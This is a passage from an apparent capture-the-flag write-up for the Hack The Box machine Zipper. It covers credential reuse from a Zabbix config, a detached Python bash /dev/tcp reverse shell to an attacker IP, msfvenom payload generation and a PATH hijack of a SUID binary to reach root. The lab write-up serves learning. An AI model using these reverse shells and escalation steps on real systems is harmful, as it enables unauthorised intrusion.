drwxrwxrwt   1 root root 4096 Sep 17 04:24 tmp
drwxr-xr-x   1 root root 4096 Sep 26  2022 usr
drwxr-xr-x   1 root root 4096 Sep 26  2022 var
Initial shell obtained.
As we can see, though, we’re on the Zabbix Docker container even though we entered the right host. In any case, let’s explore the container. Reading Zabbix’s configuration files, we discover the MySQL password.
We can find Zabbix’s configuration files in /etc/zabbix. The file with the credentials is /etc/zabbix/zabbix_server.conf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
### Option: DBName
#       Database name.
#       For SQLite3 path to database file must be provided. DBUser and DBPassword are ignored.
#
# Mandatory: yes
# Default:
# DBName=

DBName=zabbixdb

### Option: DBSchema
#       Schema name. Used for IBM DB2 and PostgreSQL.
#
# Mandatory: no
# Default:
# DBSchema=

### Option: DBUser
#       Database user. Ignored for SQLite.
#
# Mandatory: no
# Default:
# DBUser=

DBUser=zabbix

### Option: DBPassword
#       Database password. Ignored for SQLite.
#       Comment this line if no password is used.
#
# Mandatory: no
# Default:
DBPassword=f.YMeMd$pTbpY3-449
The password is f.YMeMd$pTbpY3-449. With the password in hand, I try to log in — again via the API — as the admin user.
1
2
3
4
5
6
7
8
9
{
    "jsonrpc": "2.0",
    "method": "user.login",
    "params": {
        "user": "Admin",
        "password": "f.YMeMd$pTbpY3-449"
    },
    "id": 1
}
It works:
1
{"jsonrpc":"2.0","result":"5f659c21d22d0514384b2cd872d2f56a","id":1}
Credentials: Admin:f.YMeMd$pTbpY3-449
Escaping to the Host via the Zabbix Agent
Earlier we couldn’t get access to the main host and ended up on the Docker container. To avoid this, we need to go to the admin GUI and change how the script behaves.
After logging into the web GUI as Admin, we click on Administration -> Scripts -> our reverse shell script. We then edit the script to make it run on the Zabbix agent, not on the Zabbix server.

As soon as we execute the script, we get a timeout error from the API.
1
{"jsonrpc":"2.0","error":{"code":-32500,"message":"Application error.","data":"Timeout while executing a shell script."},"id":1}
But, as we can see from the shell, we’re on the original host and not in the Docker container.
1
2
3
4
5
6
7
8
9
nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.1.198.
Ncat: Connection from 10.129.1.198:54668.
bash: cannot set terminal process group (6869): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@zipper:/$ exit
For this reason, we need to modify the payload to create this shell in the background.
Since python3 is on the target (verified by creating a script that runs which python3), we can execute this one-liner for a shell that completely detaches from whatever executes it, because just adding a & at the end isn’t enough.
1
python3 -c "import subprocess; subprocess.Popen(['/bin/bash','-c','bash -i >& /dev/tcp/10.10.14.202/9001 0>&1'], stdin=subprocess.DEVNULL, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, start_new_session=True)"
The four flags change where the shell’s output is redirected so that it’s no longer tied to the script executed by the Zabbix agent. The last one completely detaches the process from Zabbix’s.
With this one-liner we get a persistent shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.1.198.
Ncat: Connection from 10.129.1.198:56160.
bash: cannot set terminal process group (10020): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@zipper:/$ ls
ls
backups
bin
boot
core
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
zabbix@zipper:/$ id
id
uid=107(zabbix) gid=113(zabbix) groups=113(zabbix)
Privilege Escalation
SUID Binary Discovery
After transferring linpeas, we notice the presence of a SUID file in the zapper user’s home.
1
2
3
4
5
6
7
8
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-sr-x 1 root root 7.4K Sep  8  2018 /home/zapper/utils/zabbix-service (Unknown SUID binary!)
-rwsr-xr-x 1 root root 158K Nov 30  2017 /bin/ntfs-3g  --->  Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
-rwsr-xr-x 1 root root 26K May 16  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 30K Aug 11  2016 /bin/fusermount

<SNIP>
If we run strings on this file, we can understand what it does.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
strings /home/zapper/utils/zabbix-service
tdx
/lib/ld-linux.so.2
libc.so.6

<SNIP>

Y[^]
UWVS
[^_]
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent
[!] ERROR: Unrecognized Option
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c

<SNIP>
As we can see, the program asks us start or stop? and then runs systemctl start or stop, but without using the full path! This indicates possible hijacking.
Exploiting the PATH Hijack
First of all, let’s check the target’s architecture in order to correctly build our malicious systemctl.
1
2
uname -m
i686
We’re on a 32-bit system, so we’ll use an x86 payload. Let’s create our malicious systemctl with msfvenom.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.14.202 LPORT=9002 -f elf -o systemctl
WARN: Unresolved or ambiguous specs during Gem::Specification.reset:
stringio (>= 0)
Available/installed versions of this gem:
- 3.1.1
- 3.0.1.2
WARN: Clearing out unresolved specs. Try 'gem cleanup <gem>'
Please report a bug if this causes problems.
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: systemctl
After transferring it to the target (I placed it in the /var/tmp directory) and giving it execute permissions, we modify our path with the command export PATH=/var/tmp:$PATH. Finally, let’s run it after opening the listener.
1
2
/home/zapper/utils/zabbix-service
start
1
2
3
4
5
6
7
8
nc -lnvp 9002
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.129.73.26.
Ncat: Connection from 10.129.73.26:56870.
id
uid=0(root) gid=0(root) groups=0(root),113(zabbix)
We have a shell as root.
User and root flags obtained. Box completed.
Reflections
What Surprised Me
I was surprised by the instant drop of the reverse shell on the main host, something that didn’t happen inside the container. It took me a while to figure out what to do.
Main Mistake
I hadn’t realized that the name of the script was supposed to hint at the zapper username. I wasted quite a bit of time.
Alternative Approaches
We could have created a custom binary compiled directly from C code that read /root/root.txt and saved it in /tmp/ for everyone to read.
Open Question
A few boxes ago I saw the monitoring tool Monit, and now Zabbix. What’s the difference? Is one better than the other?
Completed this box? Did you also escape the Zabbix Docker container by switching the script to the agent, or did you find another path to the host? Leave a comment down below!